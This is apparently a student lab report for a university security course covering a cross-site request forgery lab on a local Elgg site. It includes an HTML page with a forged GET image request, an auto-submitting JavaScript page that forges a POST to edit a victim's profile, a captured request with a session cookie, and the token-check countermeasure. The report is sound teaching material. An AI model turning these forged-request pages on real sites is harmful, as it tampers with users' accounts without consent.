Lab 5 – Cross-site Request Forgery (CSRF) Attack Lab

CY5130 Computer System Security

Team Members:

Rama Krishna Sumanth Gummadapu and Nassim Bouchentouf-Idriss

Task 1: Observing HTTP Request



Figure 1. GET request in Elgg, the user ID of Alice is 42.



Figure 2. HTTP Post request w/parameters in Elgg.

Task 2: CSRF Attack using GET Request



Figure 3. Alice has no friends before the attack.



Figure 4. Bob has no friends before the attack.

```
 GNU nano 2.5.3                File: index.html

<html>
<head>
Hacked Website
</head>
<p>CSRF successful</p>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1575660169&__elgg_token=lp$
</html>
```

Figure 5. Code for the GET Request CSRF Attack.



Figure 6. Boby has the malicious link in his description.



Figure 7. Alice is now friends with Boby.

Task 3: CSRF Attack using POST Request

```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 511
Cookie: Elgg=jjn4e3b1orhmr54vap7m4ctao3
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=KpLEj8Ec-dKOlK8BxdN4BQ&__elgg_ts=1575662100&name=Samy&description=<p>test</p
&accesslevel[description]=2&briefdescription=description test&accesslevel[briefdescriptio
POST: HTTP/1.1 302 Found
Date: Fri, 06 Dec 2019 19:59:58 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

Figure 8. POST Request after the form is saved.

```
 GNU nano 2.5.3                File: index.html                      Modified

<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
alert('csrf working');
        var fields;
        fields += "<input type='hidden' name='name' value='Alice'>";
        fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
        fields += "<input type='hidden' name='location' value=''>";
        fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
        fields += "<input type='hidden' name='guid' value='42'>";
        var p = document.createElement("form");
        p.action = "http://www.csrflabelgg.com/action/profile/edit";
        p.innerHTML = fields;
        p.method = "post";
        document.body.appendChild(p);
        p.submit();
}
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Figure 9. Adding the script and making sure it is working.



Figure 10. Boby's account before Alice clicks on the link and changes her description.

Figure 11. Alice's profile before clicking on the link.



Figure 12. Alice's description is changed to "Boby is my Hero."

Description of attack:

Boby finds the user ID of Alice and then plans a CSRF attack by replicating the POST request of Alice's profile and changes the brief description. This POST request which was crafted looks like the original request generated by the legitimate user.

Question 1: How Boby finds the user ID of Alice?

In Figure 1 we can see the IDs of the individuals in the inspect element. This is how the attacker can get the ID of the victim that is being targeted.

Question 2: Can an attacker launch an attack on any user if the user visits the attacker's site?

No, the attacker must know who is visiting his site so that he can populate the ID in place. The elgg session must match the user that logged in. If we know who is going to visit, we can change the user ID and the user then becomes the victim.

Task 4: Implementing a countermeasure for Elgg

```
GNU nano 2.5.3                File: ActionsService.php                Modified

    }

    /**
     * @see action_gatekeeper
     * @access private
     */
    public function gatekeeper($action) {
            //return true;

            if ($action === 'login') {
                    if ($this->validateActionToken(false)) {
                            return true;
                    }

                    $token = get_input('__elgg_token');
                    $ts = (int)get_input('__elgg_ts');
                    if ($token && $this->validateTokenTimestamp($ts)) {
                            // The tokens are present and the time looks valid: this is probably a$
                            // login form being on a different domain.
                            register_error(_elgg_services()->translator->translate('actiongatekeep$

                            forward('login', 'csrf');
                    }

                    // let the validator send an appropriate msg
                    $this->validateActionToken();

            } else if ($this->validateActionToken()) {
                    return true;
            }

            forward(REFERER, 'csrf');
    }

    /**
     * Was the given token generated for the session defined by session_token?
```

Files

Figure 13. Countermeasures are enforced.



Figure 14. After the countermeasures are applied, the attack fails.

The CSRF attack fails as the attacker does not know the timestamp and token for each request. This prevents the attacker from crafting a request to look like a legitimate origin from the user. Thus, the attack is prevented by checking the token and timestamp of the request.